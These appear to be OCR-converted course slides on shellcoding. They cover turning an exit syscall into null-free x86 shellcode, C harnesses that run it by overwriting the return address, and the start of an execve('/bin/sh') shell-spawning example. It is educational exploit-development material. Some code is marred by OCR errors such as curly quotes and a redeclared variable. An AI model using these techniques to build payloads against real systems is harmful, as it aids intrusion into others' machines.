Shellcoding

Shellcode

- Machine code that can be executed directly by the CPU
    - No further assembling/linking is required
- Used to directly manipulate registers and functions of a program
- Term shellcode is derived from its original purpose –
    - Specific portion of exploit used to spawn a root shell
- Why is shellcode written?
    - To cause a target program to behave in a manner than was unintended by the designer

Motivation for Shellcode

- Code Injection Attacks
  - Injecting code into an application to alter the behavior of an application
  - Made possible due to lack of proper input/output validation or incorrect use of data structures
- Control Hijacking Attacks
  - To alter the control flow of an application by inserting malicious code

Shellcode Properties

- Should be small
  - Because buffers of the vulnerable program may be small
- Position Independent
  - Don’t know where it will be loaded in the vulnerable program
- Non-null characters (0x00)
  - Strcpy etc. will stop copying after null bytes
- Self-contained
  - Don’t reference anything outside shellcode

Convert Code to Shellcode

Program exit.s

```
.text

.global _start

_start:

movl $0x14, %ebx                    <exit code 20
or 0x14>

movl $1, %eax                       <syscall# for
exit is 1>

int $0x80
```


Assembling/Linking Commands

```
as -o exit.o -ggstabs exit.s

ld -o exit exit.o
```

Convert Code to Shellcode

Disassemble exit program using objdump


```
$objdump -d exit

exit:        file format elf32-i386
```



```
Disassembly of section .text:

08048054 <_start>:
 8048054:       bb 14 00 00 00          mov    $0x14,%ebx
 8048059:       b8 01 00 00 00          mov    $0x1,%eax
 804805e:       cd 80                   int    $0x80
```

Program to Test Shellcode - 1

```
#include <stdio.h>
char shellcode[] = “\xbb\x14\x00\x00\x00"
                   “\xb8\x01\x00\x00\x00"
                   “\xcd\x80”;
void main() {
int *ret;
printf("Shellcode Length:%d\n",
strlen(shellcode));
ret = (int *)&ret + 2;
*ret = (int)shellcode;
}
```



Compile:

```
gcc –o shellcode shellcode.c
```

Program to Test Shellcode - 2

```
#include <stdio.h>
char shellcode[] =
“\xbb\x14\x00\x00\x00"
“\xb8\x01\x00\x00\x00"
“\xcd\x80”;
int main()
{
printf("Shellcode Length: %d\n",
strlen(shellcode));
int *ret;
//using a function pointer
int (*ret)() = (int(*)())shellcode;
ret();
}
```

Convert Code to Shellcode

- Execute
  - ./a.out
  - echo $?

```
20
```


- Type ‘echo $?’ to see the exit value of the last executed command
- What is the length of the shellcode?

Issue of Null Bytes

Exit Shellcode:

“\xbb\x14\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80”

Issue of null bytes: if the bytes are copied to a char array, shellcode will fail as null characters are used to terminate strings
Solution: Change null to non-null opcodes



```
8048054:      bb 14 00 00 00          mov    $0x14,%ebx
8048059:      b8 01 00 00 00          mov    $0x1,%eax
804805e:      cd 80                   int    $0x80
```

Issue of Null Bytes

Reason for nulls: Use of 32 bit registers.


Replace with %al, %bl

```
_start:
        movb $20, %bl
        movb $1, %al
        int $0x80
```

objdump -d exitfixed

exitfixed: file format elf32-i386

Disassembly of section .text:



```
08048054 <_start>:
 8048054:       b3 14                   movb    $0x14,%bl
 8048056:       b0 01                   movb    $0x1,%al
 8048058:       cd 80                   int     $0x80
```

Issue of Null Bytes

Exit Shellcode:

“\xb3\x14\xb0\x01\xcd\x80”

```
gcc exitshellcode.c
```

```
./a.out
```

```
Shellcode Length: 6
```


Issue of Null Bytes

Change $20 to $0

```
_start:
movb $0, %bl
movb $1, %al
int $0x80
```

objdump -d exitfixed

exitfixed: file format elf32-i386



```
Disassembly of section .text:

08048054 <_start>:
 8048054:       b3 00                   movb    $0x0,%bl
 8048056:       b0 01                   movb    $0x1,%al
 8048058:       cd 80                   int     $0x80
```

Null byte

Issue of Null Bytes


How to remove the null byte? => Replace mov with xor

xor %bl, %bl

objdump -d exitfixed1

exitfixed1: file format elf32-i386

Disassembly of section .text:



```
08048054 <_start>:
 8048054:       30 db                   xor    %bl,%bl
 8048056:       b0 01                   mov    $0x1,%al
 8048058:       cd 80                   int    $0x80
```

Program exitfixed1.s

Issue of Null Bytes

Exit Shellcode:


```
“\x30\xdb\xb0\x01\xcd\x80”
```

```
gcc exitshellcode.c
```

```
./a.out
```

```
Shellcode Length: 6
```

Example 2: Spawning a Shell Using execve



```
NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve() executes the program pointed to by filename.
```


Pointer to a string containing the path of the binary we want to execute

Any additional environment options. The exist as name-value pairs

List of arguments to the program. By convention first of these strings should contain the filename associated with the file being executed

Both argv and envp needs to be terminated with a null pointer

Example 2: Spawning a Shell Using execve



```
NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve() executes the program pointed to by filename.
```

The pointer stores the address of the location that contains the string filename

Stores the address of name value pairs that has the environment values

The pointer stores the address of an array

Both argv and envp needs to be terminated with a null pointer


C Program to Spawn Shell

```
#include <stdio.h>
#include <stdlib.h>
    void main() {
    char *args[2];
    args[0] = "/bin/sh";
    args[1] = NULL;
    execve(args[0], args, NULL);
    exit(0);
}
```

Program : spawnshell.c

gcc –ggdb –static –o shell spawnshell.c (check the size of the program, static flag is optional. Idea is the program is big ~7K bytes without static)

Disass spawnshell.c




```
Dump of assembler code for function main:
   0x08048ee0 <+0>:     push   %ebp
   0x08048ee1 <+1>:     mov    %esp,%ebp
   0x08048ee3 <+3>:     and    $0xfffffff0,%esp
   0x08048ee6 <+6>:     sub    $0x20,%esp
   0x08048ee9 <+9>:     movl   $0x8048530,0x18(%esp)
   0x08048ef1 <+17>:    movl   $0x0,0x1c(%esp)
   0x08048ef9 <+25>:    mov    0x18(%esp),%eax
   0x08048efd <+29>:    movl   $0x0,0x8(%esp)
   0x08048f05 <+37>:    lea    0x18(%esp),%edx
   0x08048f09 <+41>:    mov    %edx,0x4(%esp)
   0x08048f0d <+45>:    mov    %eax,(%esp)
   0x08048f10 <+48>:    call   0x8053a30 <execve>
   0x08048f15 <+53>:    movl   $0x0,(%esp)
   0x08048f1c <+60>:    call   0x80497a0 <exit>
End of assembler dump.
```

Function prolog


```
gdb  shell -> disass main
```

Disass spawnshell.c

